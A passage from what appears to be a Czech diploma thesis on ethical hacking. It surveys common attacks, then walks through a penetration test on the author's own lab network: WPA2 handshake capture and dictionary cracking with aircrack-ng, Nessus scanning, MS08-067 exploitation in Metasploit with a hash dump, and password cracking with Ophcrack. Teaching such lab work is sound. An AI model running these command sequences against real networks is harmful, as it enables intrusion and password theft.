Spyware je program, který si uživatel instaluje většinou sám, nevědomky, společně s jiným programem. Má za úkol sbírat o uživateli nejrůznější data, která pak odesílá na vzdálené servery k další analýze. Varianty, které nejsou příliš nebezpečné, odesílají informace o navštívených stránkách nebo nainstalovaných programech a tyto pak využít k lepšímu cílení reklamy. Existují ale i nebezpečné varianty, které mohou odesílat citlivé informace nebo nežádoucím způsobem ovlivňuje fungování počítače (zpomalení, pop-up reklamy, dialery, umožnění vzdáleného ovládání počítače útočníkem, nestabilita operačního systému).

3.2 Síťové útoky

Síťovými útoky může útočník získávat během odposlouchávání síťového provozu řadu informací a dat, ke kterým by za normálních okolností neměl mít přístup. Nebo může vyřadit z provozu počítače, servery nebo síťové služby.

3.2.1 Sniffing

Slovo „sniff“ znamená v angličtině „čichat“, „čenichat“ nebo „čmuchat“ a název „sniffer“ je tedy přiléhavou volbou pro program odposlouchávající síťový provoz a „čmuchající“, co se kde děje. Nejedná se přímo o nástroj útoku, spíše o prostředek k shromáždění informací potřebných pro přípravu útoku. Rozhodující pro získání správných informací je umístění snifferu v síti. Zejména v přepínaných sítích, kde je společný segment minimalizován, je použití snifferu problematické, neboť většina informací jde mimo sniffer.

Práce snifferu je jednoduchá, přepne síťové rozhraní do tzv. promiskuitního módu, a tak přijímá všechny pakety, které se na síti pohybují bez jakékoli další informace. Tyto pakety jsou pak zaznamenány a dále analyzovány – typ protokolu, IP adresy, MAC adresy, nastavení příznaků apod. Součástí analýzy je vydělení datové části s obsahem přenášené zprávy. Tak je možno odposlechnout komunikaci v síti, zachytit otevřeně přenášená hesla nebo jiné citlivé údaje. [6]

3.2.2 Man-In-the-Middle

Jedná se o druh sniffingu kdy dojde k přerušení sítě a opětovnému spojení přes počítač útočníka. Je nutný fyzický přístup k síti, což tuto metodu značně ztěžuje.


3.2.2.1 DNS spoofing

DNS podle [8] je systém serverů na internetu, zajišťující překlad www adres na IP adresy a naopak. Umožňuje tak snazší zapamatování adres počítačů pro uživatele, hierarchickou organizaci více počítačů do větších celků, změny v topologii sítě bez rekonfigurace klientů apod.

V případě, že uzel sítě obdrží podvržený DNS překlad, může to vést k útoku Man-In-The-Middle, protože bude svoje požadavky na službu směřovat na podvržený server.

Postup útoku:

1. Oběť útoku vyšle požadavek na DNS server s žádostí o překlad doménového jména domena.cz na IP adresu.
2. Útočník tento požadavek odposlechne, získá ID transakce a další informace.
3. Útočník zařídí oběti špatnou odpověď buď tím, že ji sám zašle nebo zmanipulováním DNS serveru.
4. Oběť získá podvržený překlad domena.cz na IP adresu, následně komunikuje s falešným serverem nebo samotným útočníkem.
5. Tím útočník získal možnost stát se prostředníkem v komunikaci.



Obr. 2 Schéma útoku DNS spoofing [8]

3.2.2.2 DHCP spoofing

Při první připojení oběti do sítě pošle DHCP Discover paket, který slouží ke zjištění, jaké DHCP servery se zde nacházejí. Tento paket je odeslán jako broadcast, takže ho obdrží všechny počítače. DHCP servery na tento paket odpoví DHCP Offer paketem, ve kterém

nabízí parametry pro připojení. Pokud je v sítí více serveru, vybírá si počítač ten nejrychlejší. Odpoví DHCP Request paketem s žádostí o parametry pro připojení. Server odpoví DHCP Ack a připojení je navázáno. Útočník k úspěšnému útoku potřebuje, aby jeho server byl nejrychlejší, který odpoví na DHCP Discover. Po připojení oběti na falešný DHCP server lze přesměrovat provoz přes útočníka a analyzovat jeho data.

3.2.2.3 Arp cache poisoning

Protokol ARP se používá pro překlad IP adres na MAC adresy. Je využíván v sítích s aktivním prvkem (switch). Jelikož se jedná o starý a nezabezpečený protokol, je velice zranitelný.

Při útoku pošle útočník oběti paket, který tvrdí, že brána má stejnou MAC adresu jako útočník. Tím si zajistí, že všechna data půjdou přes jeho počítač a ten si je může prohlédnout, modifikovat a odeslat dál původnímu cíli a tak se stát prostředníkem. Aby si útočník zajistil, že nebude smazána otrávená ARP cache, odesílá pravidelně ARP Replay pakety.


Pro hromadné otrávení počítačů se používají ARP Gratuious Replay pakety, které jsou stejné jako ARP Replay pakety, ale nepředchází jim žádné pakety se žádostmi (ARP Request). V ARP Gratuious Replay paketech je nastavena universální MAC adresa FF:FF:FF:FF:FF:FF, takže je přijmou všechny počítače v síti.

3.2.2.4 Port stealing

Stejně jako u ARP poisoningu se tento útok provádí na přepínaných sítích, protože se k němu využívá switch. Ten při každém přijmutí paketu aktualizuje CAM tabulku, ve které se uchovává odesílatelova MAC adresa a port. Útočník posílá pakety, které mají útočníkovu MAC adresu jako cílovou a jako odesílatelova je MAC adresa oběti. Tím docílí, že switch podle nastavení MAC předpokládá, že oběť je na portu, odkud byl paket poslán a podle toho upraví CAM tabulku. Potom switch posílá data útočníkovi místo oběti. Ten si je prohlédne, opraví CAM tabulku ARP paketem a odešle oběti. Tento útok je velice náročný na konzistenci dat, protože při komunikaci oběti směrem ke switchi se vždy přepíše CAM tabulka na správné adresy. Navíc je na správné hodnoty přepisuje i útočník a poté je zase přepisuje na špatné, aby mohlo k prohlížení paketů docházet a zároveň, aby je obdržela i oběť. Opakované přepisovaní CAM tabulky tak může vest k tomu, že některá data nejsou útočníkem zachycena.

3.2.3 DoS – Denial of service

Denial of Service (odepření služby) jsou útoky, při kterých nejde přímo o získání neoprávněného přístupu nebo zachytávání paketů. Jde o znemožnění přístupu uživatelů k různým službám a stránkám. Často se používají po jiných úspěšných útocích, jako prostředek pro zahlazení stop, nebo po neúspěšném útoku, aby byla oběti udělána alespoň nějaká škoda.



Obr. 3 Schéma útoku DoS [8]

Podle [8] se DoS útoky dělí podle způsobu realizace viz. Tabulka 4.

typ útoku	název útoku
hrubá síla	ICMP floods Peer-to-peer attacks Distributed Denial of Service (DDos) Unintentional attack
chyba v aplikaci	Teardrop attack Nuke LAND attack Slowloris

Tab. 3 Rozdělení útoků typu Denial of Service z hlediska způsobu realizace [8]

3.2.3.1 ICMP floods

Tento útok také nazývaný smurf, využívá všeobecného adresování. Útočník posílá do sítě velké množství ping paketů s broadcast cílovou adresou. Tyto pakety se budou sítí šířit ke všem počítačům. Pokud je jako adresa odesílatele uvedena adresa oběti, všechny uzly pošlou odpověď této oběti. Jedná-li se o velkou síť, dojde k jejímu zahlcení.

3.2.3.2 Peer-to-peer attacks

Jde o využití Peer-to-peer sítí. Prakticky jde o zneužití chyb v klientu (např. DC++) k odpojení od stávajícího serveru a připojení k jinému, v tomto případě pokusu o připojení k oběti (např. internetová stránka). Klienti se budou snažit připojit protokolem DC++, i když je oběť nebude akceptovat, obrovské množství příchozích spojení způsobí velkou zátěž. Většina klientů má nastavené při přesměrování opakované připojení v případě selhání, a tím tento útok ještě umocní.

3.2.3.3 Distributed attack (DDoS)

Distribuovaná verze DoS útoku, k zahlcení je použito zároveň větší množství počítačů. Může se jednat o počítače nakažené škodlivým softwarem, který sám v předem určeném okamžiku zahájí útok. Druhou možností jsou tzv. Zombie PC, počítače nakažené trojským koněm, který umožňuje vzdálenou správu útočníkem. Ten rozešle signál ke spuštění útoku.

3.2.3.4 Unintentional attack

Neúmyslný DoS útok na většinou málo navštěvovaný webový server, na který se díky televiznímu vysílání, nebo umístění odkazu na velmi navštěvované stránky stane nečekaně navštěvovaným podobně jako u DDoS útoku. Protože na tento nápor není dimenzovaný, zahltí se.

3.2.3.5 Teardrop attack

Tento typ útoku zahrnuje zaslání IP fragmentu s překrývajícím se příliš velkým nákladem dat na cílový počítač. Chyba v TCP/IP při přeskládání takového paketu může na starších operačních systémech (Windows 3.1x, Windows 95, Windows NT, Linux s jádrem starším než 2.0.32) vést až k jejich pádu.

3.2.3.6 Nuke

Cílový počítač je zahlcen velkým množstvím ICMP paketů se špatným CRC součtem. Oběť může být zpracováním těchto paketů tak zaneprázdněna, že přestane odpovídat.

3.2.3.7 LAND attack

Při tomto útoku se využívá zmatení operačního systému zasláním speciální zprávy, která má cílovou i zdrojovou adresu stejnou, a to oběti. Některé operační systémy si tak začnou odpovídat samy sobě a tím zatuhnou.

3.2.3.8 Slowris

Nejeden z nejnovějších útoků, který nezahlcuje oběť obrovským množstvím požadavků. Tento útok spočívá v otevření spojení a jeho udržování po dlouhou dobu – klidně několika hodin. Toho dosáhneme tak, že budeme požadavky posílat velmi pomalu, po částech a těsně před vypršením timeoutu. Webový server totiž obvykle otevře spojení a čeká na doručení celého HTTP požadavku, na který bude odpovídat. Útočník ale velmi pomalu posílá jednotlivé řádky nekonečné hlavičky. Během tohoto čekání server neobsluhuje další požadavky.

3.3 Útoky na webové aplikace

Oblíbeným terčem útočníků jsou webové aplikace. Tyto útoky mohou poškodit návštěvníky těchto aplikací nebo může útočník získat přístup na server a dostat se neoprávněně k dalším datům.

3.3.1 Cross-Site Scripting

Cross-Site Scripting, nazývaný také XSS je jedna z nejpoužívanějších metod narušení webových stránek. Využívá bezpečnostní chyby ve skriptech, nejčastěji neošetřené formuláře, manipulaci s URL nebo jiné vstupy. XSS útok spočívá v tom, že se útočníkovi podaří do napadené stránky vložit vlastní HTML kód na místě, kde to programátor nepředpokládal, tento cizí kód se při následném zobrazení v prohlížeči normálně interpretuje. To může vést k poškození vzhledu stránky, jejímu výpadku anebo dokonce k získávání citlivých údajů návštěvníků stránek, obcházení bezpečnostních prvků aplikace a phishingu.

Ačkoliv je tato zranitelnost jednou z nejznámějších, je i nadále jednou z nejčastějších chyb současných webových aplikací.

3.3.2 SQL Injection

SQL Injection je bezpečnostní chyba založená na možnosti manipulovat s daty v databázi bez nutnosti mít k nim legitimní přístup. Nejde zde pouze o webové aplikace, ale o všechny aplikace pracující s databázemi. Podobně jako u XSS útoku, se útočník snaží vsunout do aplikace, pomocí neošetřených vstupů, svůj kód, kterým změní SQL dotaz. Tím může zobrazovat nebo upravovat a mazat data v databázi, ke kterým by normálně vůbec neměl přístup.

3.3.3 HTTP Response Splitting

HTTP response splitting spočívá v nesprávné kontrole vstupů od uživatele. Cílem útočníka je předat webové aplikaci takové vstupy, aby došlo k rozdělení původní odpovědi serveru na více odpovědí, které může následně využít k vykonání dalších útoků. Zranitelnost spočívá v tom, že útočník vkládá do webové aplikace společně se vstupem také neočekávaný řetězec. Pomocí toho útočník může manipulovat s odpovědí a dává mu tak fakticky nástroj k ovlivnění zbytku nejen hlavičky a těla zprávy, ale také k vytvoření dalších odpovědí zcela pod jeho kontrolou. [9]

3.4 Sociální inženýrství

Mezi časté netechnické způsoby útočníků patří dnes tzv. sociotechniky, které využívají nejslabší článek systémů - člověka. Sociotechnika v pojetí informační bezpečnosti je přesvědčování a ovlivňování lidí s cílem oklamat je tak, aby uvěřili, že útočník je někdo jiný a zmanipulovat je k prozrazení informací nebo provedení určitých úkonů. Při těchto metodách se útočník pokusí pomocí manipulace přesvědčit oběť, aby prozradila nějakou významnou informaci. Např. heslo je sděleno neznámému, kdo se představí jako správce systému po telefonu nebo vloženo na podvržený formulář apod.

3.4.1 Phishing

Rhybaření jak je často tato technika překládaná do češtiny, je podvodná technika používaná k získání citlivých údajů (hesla, čísla kreditních karet) od obětí. Principem je rozesílání e-mailů, které vypadají jako oficiální zprávy např. z banky a vyzývají adresáta k zadání jeho údajů na odkazovou stránku. Tato stránka obsahuje napodobené přihlašovací

okno internetového bankovnictví. Uživatel, který netuší, že jde o podvrh, zadá své přihlašovací údaje, které tím získají útočníci.

3.4.2 Pharming

I u této metody se snaží útočníci získat citlivé údaje. Útočníci napadnou DNS a přepsáním IP adresy způsobí, že je klient při zadání www adresy banky do prohlížeče, přesměrován na podvodnou stránku, která vypadá stejně jako originál a po zadání přihlašovacích údajů, je získají útočníci. Tato metoda je pro útočníka složitější než phishing, protože musí překonat ochranu DNS, ale ani zkušení uživatelé nemusejí poznat, že byli podvedeni.

3.5 Nástroje etického hackera

Etický hacker používá stejné postupy jako hacker neetický. Není tedy divu, že oba používají i stejné nástroje. K čemu by bylo dokazovat, že se útočník prostřednictvím nástroje A do sítě nedostane, kdyby útočník nástroj A vůbec nepoužíval? Etický hacker musí dobře znát nástroje druhé strany, znát exploity z undergroundu a své znalosti a schopnosti průběžně udržovat. Firma a její bezpečnostní profesionál to mají složitější – musí pokrýt všechna slabá místa systému, zatímco útočníkovi stačí úspěšně zvládnutí jednoho dvou exloitů anebo hodně štěstí. [1]

4 STATISTIKA ZRANITELNOSTI WEBOVÝCH APLIKACÍ

V roce 2008 vydala organizace WASC (The Web Application Security Consortium) statistiku zranitelnosti webových aplikací, které byly shromážděny členy této organizace během penetračního testování a bezpečnostních auditů. Statistika zahrnuje data o 12186 webových stránkách s 97554 zjištěnými zranitelnostmi.

Výsledkem jsou 4 výstupy:

- Celkové statistiky všech druhů činností.
- Statistiky automatického skenování.
- Statistika Black-box metody
- Statistika White-box metody


Automatické skenování je plně automatizovaný proces, bez jakýchkoliv předběžných nastavení poskytovatele hostingu stránek. Při tomto testování není možné nalézt všechny zranitelnosti, protože ne všechny stránky obsahují interaktivní prvky. Další nastavení provedená bezpečnostním pracovníkem, by výrazně zlepšily detekci zranitelnosti.

Metoda černé skříňky ukazuje výsledky manuálních a automatizovaných testů webové aplikace bez jakékoliv předběžné analýzy známých údajů o aplikaci. Zpravidla to zahrnuje skenování se standardním nastavením a manuální vyhledávání slabých míst automatickými skenery.

Statistiky hodnocení bezpečnosti metody bílé skříňky obsahuje výsledky hlubokých analýz webových aplikací, které obsahují analýzy aplikace provedené jako oprávněný uživatel. Obsahují také zdrojový kód a binární analýzy. Zjištěné zranitelnosti jsou tříděny podle WASC WSTCv2. Úroveň rizika zranitelnosti je určována přispěvateli nebo hodnocena podle CVSSv2.

Na základě analýzy byly vyvozeny tyto závěry:

- Pravděpodobnost nalezení naléhavé nebo kritické chyby ve webové aplikaci je 49% při automatickém skenování a 96% při komplexní analýze (White-box).
- Nejrozsáhlejší zranitelností je Cross-Site scripting, různé druhy úniku informací, SQL Injection a HTTP response Splitting.
- V porovnání s rokem 2007, počet SQL Injection and Cross-site Scripting klesl o 13% a 20%, ale počet stránek s různými typy úniku informací se zvýšil o 24%.



Obr. 4 Pravděpodobnost nalezení zranitelnosti s různými riziky [10]

	ALL	Scans	BlackBox	WhiteBox
Urgent	18.77%	16.70%	19.69%	50.00%
Critical	45.22%	39.25%	74.76%	92.00%
High	72.27%	73.09%	58.51%	62.00%
Medium	36.56%	40.19%	12.05%	24.00%
Low	29.69%	34.45%	0.10%	4.00%
U+C	55.50%	49.40%	79.73%	96.00%
U+C+H	87.66%	86.30%	95.66%	98.84%


Tab. 4 Pravděpodobnost
nalezení zranitelnosti s různými riziky [10]

Obrázek 4 a tabulka 4 nám ukazují pravděpodobnost odhalení zranitelnosti různé úrovně rizika zjištěné při auditech a automatické skenování.

Automatický scan detekoval až 86% stránek se zranitelností vysoké, kritické nebo urgentní úrovně. Metody Black-box a White-box dosahují výsledků ve vyšší 96 až 98%.

Tyto výsledky jsou velmi závislé na skutečnosti, že podrobná analýza rizik je vhodnější ne pouze dle typu zranitelnosti, ale také podle výsledkům využití, návrhu aplikací a realizaci. Dalším důležitým faktem je, že automatické skenování bylo vytvořeno pro poskytovatele hostingu, kteří v některých případech nemají aktivní obsah, zatímco hodnocení obsahu se obvykle provádí pro aplikaci s aktivním obsahem. Tudíž výsledky automatického

skenování mohou být interpretovány jako typický výsledek skenování internetu. Zatímco výsledky Black-box a White-box metod jsou výsledky interaktivních korporátních webových aplikací.



Obr. 5 Nejrozšířenější druhy zranitelností [10]

Na obrázku 5 můžeme vidět, že nejrozšířenější jsou zranitelnosti Cross-Site Scripting, únik informací, SQL Injection, nedostatečná ochrana Transportní vrstvy, Fingerprinting a HTTP Response Splitting.

Zpravidla jsou Cross-Site Scripting, SQL Injection a HTTP Response Splitting zranitelnosti způsobené chybami designu, zatímco únik informací, nedostatečná ochrana Transportní vrstvy a Fingerprinting jsou často způsobeny nedostatečnou správou (např. kontrola přístupu).

Celá statistika lze najít zde: http://projects.webappsec.org/w/page/13246989/Web-Application-Security-Statistics

II. PRAKTICKÁ ČÁST

5 DEMONSTRAČNÍ ÚTOKY

Cílem praktické části mé diplomové práce je proniknout do zabezpečené bezdrátové počítačové sítě, její průzkum a nalezení potencionálně zranitelných počítačů, zjištění jejich bezpečnostních děr a následná exploitace. Pokud to bude možné, zjistím přihlašovací hesla uživatelů napadeného počítače.

Dalším úkolem bude odposlech síťové komunikace a zjištění přihlašovacích údajů k webovým službám uživatele odposlouchávaného počítače.

5.1 Backtrack 4 r2

Útoky budu provádět pomocí operačního systému BackTrack 4 r2. Tento zdarma šířený systém je speciální distribucí Linuxu, určený k penetračním testům a bezpečnostním auditům serverů, sítí i aplikací. V 16 kategoriích:

- enumerace
- využívání slabostí
- Scannery
- zjištění hesla
- hledání slabin kódu
- maskování
- odchytávání paketů
- tunelovací protokol
- nástroje bezdrátových spojení
- Bluetooth
- Cisco nástroje
- databázové nástroje
- forensí nástroje
- BackTrack služby
- zpětné inženýrství
- různé

obsahuje celou řadu bezpečnostních aplikací.

Obr. 6 Backtrack 4 r2

Nástroje, které budu při svých demonstračních útocích používat, jsou:

- aircrack-ng
- Zenmap
- Nessus
- Metasploit Framework 3
- Ophcrack
- Ettercap NG
- SSLstrip
- w3af


Většina těchto nástrojů je součástí základní instalace BackTracku 4 r2, pokud nebude součástí, popíši jeho instalaci.

Operační systém je nainstalovaný ve virtuálním počítači vytvořeném pomocí programu VMware Workstation.

BackTrack 4 r2 je volně ke stažení na internetových stránkách http://www.backtrack-linux.org/downloads/.

5.2 Popis testovací sítě

Přestože bude síť před útoky skenována, abychom zjistili její strukturu, popíšu ji pro lepší pochopení útoků už zde.



Obr. 7 Struktura testované sítě

K internetu je síť připojena pomocí ADSL routeru. K WiFi switchi, je připojen PC 1, v tomto pracovním počítači jsou spuštěny virtuální počítače PC 2 a 3. PC 2 se systémem Windows XP SP1, bude případným cílem exploitace a PC 3 je testovací počítač se systémem Backtrack 4 r2. Notebook bude použit pouze k prolomení WPA2 zabezpečení.

5.3 Zjištění WPA /WPA2 hesla slovníkovou metodou

Heslo budeme zjišťovat pomocí balíčku aircrack-ng, který obsahuje všechny potřebné programy (airmon-ng, airodump-ng, aireplay-ng a aircrack-ng). Dá se říct, že se tento útok skládá ze dvou částí. V té první si musíme zjistit informace o síti, na kterou budeme útočit, poté tyto informace využít a získat WPA handshake. V druhé části pomocí slovníkového útoku bude z tohoto WPA handshaku hledat heslo.


K útoku je potřeba mít v počítači bezdrátovou kartu, kterou je možné přepnout do monitorovacího režimu, bohužel ne všechny karty tento režim umí. Seznam všech kompatibilních bezdrátových karet neexistuje a tak musíte sami vyzkoušet, jestli se vám

s vaší kartou, útok podaří provést. Tento testovací útok jsem prováděl s wifi kartou s chipsetem RT2860.

Postup:

1. Pomocí programu airmon-ng zjistíme název naší wifi karty a poté ji zapneme do monitorovacího režimu:

   airmon-ng
   airmon-ng stop wlan0
   airmon-ng start wlan0




Obr. 8 airmon-ng

2. Zapneme program airodump-ng a zjistíme bezdrátové sítě v dosahu:

   airodump-ng wlan0

   Na obrázku 9 vidíme, že v dosahu jsou pouze 2 bezdrátové sítě a žádní připojení klienti. Jedna ze sítí je nezabezpečená a druhá je chráněna WPA2-TKIP zabezpečením, heslo k této síti se tedy pokusíme zjistit. Z výpisu programu jsou pro nás důležité údaje BSSID (MAC adresa vysílače) - *00:15:F2:AE:DE:56*, CH (kanál) - 1 a ESSID (název sítě) – vesely1. Tyto údaje použijeme v dalším postupu. Výpis program airodump-ng ukončíme kombinací CTRL+C.



Obr. 9 Výpis všech dostupných sítí programem airodump-ng


3. Pomocí údajů, které jsme zjistili v minulém kroku, znovu spustíme airdump-ng:

airodump-ng --bssid 00:15:F2:AE:DE:56 --ch 1 -w test2 wlan0

--bssid 00:15:F2:AE:DE:56 – omezí výpis pouze na vybranou síť

--ch 1 – nastaví kanál 1

-w test2 – logování do souboru test2




Obr. 10 Výpis pouze cílové sítě programem airodump-ng

Program nyní vypisuje pouze údaje o síti, kterou jsme si vybrali, pokud se podaří zachytit WPA handshake, bude zapsán do souboru test2. Ve spodní části tabulky rovněž vidíme připojené klienty.

4. Nyní musíme čekat, než program oznámí, že zachytil WPA handshaku. Toho docílíme, pokud je do sítě připojený nějaký jiný počítač s dostatečnou aktivitou. Spustíme program aireplay-ng, který bude vysílat pomocí deauth útoku pakety, které odpojí asociovaného klienta z Access Pointu a následně Airodump-ng získá odposlechem WPA handshake:


   aireplay-ng -0 5 –e vesely1 wlan0

   -0 5 – spustí deauth útok pětkrát po sobě
   –e vesely1 – útok bude proveden na celou síť, pokud známe MAC adresu připojeného klienta, může být útok cílem pouze na jeden cíl pro větší úspěšnost



Obr. 11 Útok programem aireplay-ng

5. Po určité době, která závisí na síle signálu, počtu připojených klientů a jejich aktivitě na síti, program airodump-ng oznámí, že zachytil WPA handshake společně s MAC adresou vysílače v pravém horní části tabulky.




Obr. 12 Výpis programu airodump-ng po zachycení WPA handshaku

Jak můžete vidět na obrázku 12, v mém případě jsme na WPA handshake čekal 20 minut. Tato doba lze částečně ovlivnit zopakováním útoku ze 4. bodu.

6. Nyní tedy máme WPA handshake uložený v souboru test2.cap a může přistoupit ke slovníkovému útoku. Instalace Backtrack již slovníky obsahuje, takže nemusíme žádné hledat na internetu. Spusťte program aircrack-ng:

   Aircrack-ng –w /pentest/passwords/wordlists/bt4-password.txt – b 00:15:F2.AE:DE:56 test2.cap*

   -w /pentest/passwords/wordlists/bt4-password.txt – vybere slovník bt4-password.txt
   – b 00:15:F2.AE:DE:56 – určení sítě pro kterou má hledat heslo
   test2.cap* – určení souborů s WPA handshakem, soubor test2 může být rozdělen na více částí (test2-01, test2-02 …) díky hvězdičce v názvu aircrack-ng otevře všechny soubory začínající test2.



Obr. 13 Úspěšně vyluštěné heslo programem aircrack-ng

Po spuštění program náš WPA handshake porovnává s dalšími, které vytváří pomocí slov ze slovníku. Pokud slovník obsahuje hledané heslo, dříve nebo později, podle rychlosti procesoru, program oznámí, že našel správné heslo. V tomto případě je tedy hledané heslo 12345678.

Jestliže program heslo nenajde, znamená to, že použitý slovník heslo neobsahuje, můžeme tedy použít další obsáhlejší slovník, který je v Backtracku (*/pentest/passwords/wordlists/wpa.txt)* nebo na internetu např. zde: http://wiki.airdump.cz/Wordlist.

Obrana:

- Skrytí SSID
- Použití delšího složitějšího hesla, které nebude ve slovníku
- Použití jiného druhu zabezpečení nebo kombinace více zabezpečení, např. WPA2 a kontrola MAC adres


5.4 Skenování sítě pomocí Zenmap

Po připojení do sítě potřebujeme vědět, jaká je její struktura. K tomu nám pomůže program Zenmap. Jedná se o grafickou nadstavbu oblíbeného bezpečnostního port skeneru Nmap, který nám dokáže zjistit. Použití tohoto scanneru je v nalezení hostů a služeb na počítačových sítích, čili vytvoření jakési "mapy" sítě. Aby Nmap mohl vykonat tyto úkoly, odesílá na cílového hosta speciálně upravené pakety a poté analyzuje odpovědi. Je schopen

odhalit použité operační systémy, jména a verze služeb naslouchajících na portech, jak dlouho je cílový systém online nebo typy zařízení.


Postup:

1. Spusťte program Zenmap (Menu > Backtrack > Network Mapping > Identify Live Hosts > Zenmap).
2. Do políčka Target, napište rozsah IP adres, který chce prohledat, protože chceme prohledat celou síť napište 10.0.0.* a Profile vyberte Intense scan. Nyní zmáčkněte tlačítko Scan.




Obr. 14 Nastavení skenu Zenmap

3. Program prohledá všechny IP adresy v rozsahu a zobrazí výsledky. Nás budou zajímat především otevřené porty a použité operační systémy.



Obr. 15 Výsledek skenu Zenmap, operační systém



Obr. 16 Výsledek skenu Zenmap, otevřené porty

Na obrázku 15 můžeme vidět, že počítač s adresou 10.0.0.67 má operační systém Windows XP SP1. Tento systém je docela starý a obsahuje řadu bezpečnostních chyb, tento počítač si proto zvolíme jako cíl našeho dalšího skenování, popřípadě útoku.

Obrana:

- Firewall, nebo jiné filtrování provozu na transportní vrstvě
- Aktualizace operačního systému a aplikací, které by mohli nechávat otevřené porty
- Honeypot – past na útočníka, jedná o nastrčený port, jevící se jako otevřený, útočník se mu věnuje, ale jeho činnost je monitorována a může mu být například zamezen přístup
- Zamezením přístupu neautorizovaným počítačům do sítě

5.5 Skenování počítače pomocí Nessus

Program Nessus je další bezpečnostní skener, který použijeme při skenování našeho vytipovaného počítače. Tento nástroj testuje vzdálený počítač za účelem nalezení potencionálních bezpečnostních děr. Nessus se skládá ze dvou částí. Tou první je démon nessusd, který realizuje všechny bezpečnostní testy, druhou je pak grafické rozhraní v internetovém prohlížeči. Pomocí modulů vývojáři i běžní uživatelé doplňují další bezpečnostní testy.

Postup:

1. Protože Backtrack4 tento nástroj defaultně neobsahuje, budeme ho muset stáhnout a nainstalovat. Instalační balíček stáhněte zde:

http://downloads.nessus.org/nessus3dl.php?file=Nessus-4.4.1-ubuntu1010_i386.deb&licence_accept=yes&t=7e71fb5e546d363a04c3ae4d0f3d9cf8

2. Pro plnou funkčnost všech pluginů je potřeba se zaregistrovat pomocí jména a e-mailu na stránkách společnosti, zde:

   http://www.nessus.org/ products/nessus/nessus-homefeed

3. Po stažení do složky /root vykonejte následující příkaz pro instalaci:


   dpkg -i Nessus-4.4.1-ubuntu1010_i386.deb

4. Před prvním spuštěním se musí program zaregistrovat pomocí aktivačního kódu, který vám přišel na e-mailovou adresu zadanou při registraci, registraci provedete tímto příkazem:

   /opt/nessus/bin/nessus-fetch --register 185C-4545-27DD-3F31-532A

5. Dalším krokem je vytvoření uživatele pomocí příkazu:

   /opt/nessus/sbin/nessus-adduser



Obr. 17 Vytvoření uživatel programu Nessus

6. Nyní zapněte nessus démona:


   /etc/init.d/nessusd start

7. Serverová část nessusu, běží. V internetovém prohlížeči otevřete adresu:

   https://localhost:8834/


   Počkejte, až vás program vyzve k přihlášení, které provedete pomocí jména a hesla, které jste zadali při vytváření uživatele v kroku 5.

8. V záložce Scans pomocí tlačítka Add vytvořte nový sken. Název zadejte libovolný, v roletce Policy vyberte Internal Network Scan a do Scan Target napište IP adresu počítače, který chcete testovat, v tomto případě tedy 10.0.0.67. Skenování spustíte tlačítkem Launch Scan.




Obr. 18 Vytvoření skenu v nástroji Nessus

9. Výsledek skenování si prohlédneme po přepnutí na záložku Reports.



Obr. 19 Výsledek testu v Nessusu

Jak vidíte na obrázku 19 počítač, který jsme si vytipovali na základě použitého operačního systému, má 19 vysoce, 3 středně a 32 nízce hodnocených bezpečnostních děr. Nás budou zajímat především vysoké. Všechny si prohlédneme a z výpisu zjistíme, jestli je na tuto chybu dostupný exploit.



Obr. 20 Detailní popis zranitelnosti v Nessusu

Obrana

- Firewall nebo jiné filtrování provozu na transportní vrstvě
- Aktualizace operačního systému a aplikací, které by mohl nechávat otevřené porty
- Zamezením přístupu neautorizovaným počítačům do sítě

5.6 Exploitace počítače pomocí Metasploit Framework 3

Metasploit Framework je komplexní bezpečnostní nástroj využívaný při penetračním testování. Obsahuje kvalitní často aktualizovanou databázi exploitů a payloadů. Zatím poslední verze obsahuje 690 exploitů a 222 payloadů.

Exploit je krátký program, který využije chyby v programu, například přetečení zásobníku a změní návratovou adresu na určený payload.


Payload po úspěšné exploitaci vykonává různé úkoly. Například může otevřít shell napadaného počítače, stahovat soubory, spouštět nebo ukončovat aplikace a další úkoly.

Postup:

1. Spusťte Metasploit Framework (Menu > Backtrack > Penetration > Metasploit Exploitation Framework > Framework Version 3 > Msfconsole)
2. Díky předchozímu skenování už máme vytipovaný počítač a známe i jeho bezpečnostní díry. Exploit jednu z těchto zranitelností nyní musíme najít. Zobrazte

si tedy seznam všech exploitů a nalezněte exploit na zranitelnost s označením MS08-067:

show exploits



Obr. 21 Výpis exploitů v Metasploit Frameworku 3

3. Exploit jsme nalezli, má název *windows/smb/*ms08_067_netapi, použijeme ho tedy příkazem:

   use windows/smb/ms08_067_netapi

4. Nyní musíme vybrat payload, seznam všech zobrazíme příkazem:


   show payloads

   vybereme si například windows/meterpreter/bind_tcp a použijeme:

   set payload windows/meterpreter/bind_tcp

5. Exploit i payload je potřeba nastavit, zobrazíme aktuální nastavení:

   show options




Obr. 22 Výpis nastavení exploitu a payloadu

6. Jak vidíte na obrázku 22 exploit nemá nastavenou IP adresu cílového počítače. Vše ostatní, co je u tohoto exploitu a payloadu vyžadováno, je přednastavené. Nastavíme tedy IP adresu naší oběti:

   set rhost 10.0.0.67

7. Spusťte exploitaci příkazem:


   exploit



Obr. 23 Úspěšná exploitace Metasploit Frameworkem 3

8. Exploitace proběhla úspěšně a payload navázal spojení. Nyní máme kontrolu nad počítačem. Pokusíme se získat hashdump pro zjištění hesel k účtům:

   Hasdump



Obr. 24 Výpis hashdump

Na obrázku 24 vidíme, že payload vypsal hashe hesel jednotlivých účtů, které použijeme v další části.

Díky informacím získaným během skenování před útokem, jsme celkem snadno získali kontrolu nad vzdáleným počítačem, kterou je možné využít pro sledování uživatele, jeho poškození nebo zajištění dalších přístupu pomocí backdooru.

Obrana

- Firewall
- Aktualizace operačního systému a aplikací, které by mohly obsahovat bezpečnostní díry
- Zamezením přístupu neautorizovaným počítačům do sítě

5.7 Cracking hesla pomocí Ophcrack

Ophcrack je Windows password cracker založený na technice prolamování hesel pomocí rainbow tables. Dokáže získat heslo s hashe Windows XP a Vista. Díky grafickému rozhraní práci s tímto programem zvládne každý.


Hashe jsme získali při útoku na vzdálený počítač pomocí Metasploit Frameworku 3, nyní tedy získáme samotná hesla uživatelů napadeného počítače.

Postup:

1. Spusťte program Ophcrack GUI (Menu > Backtrack > Privilege Escalation > PasswordAttacks > OfflineAttacks > Ophcrack GUI)
2. Backtrack4 neobsahuje žádné rainbow tabulky, musíme je tedy stáhnout například zde:


http://ophcrack.sourceforge.net/tables.php

3. Instalaci do programu proveďte kliknutím na tlačítko Tables, poté si vybereme tabulku, kterou jsme stáhli a stiskněte Install, najděte složku s tabulkami a vyberte. U nainstalované tabulky bude svítit zelené kolečko.
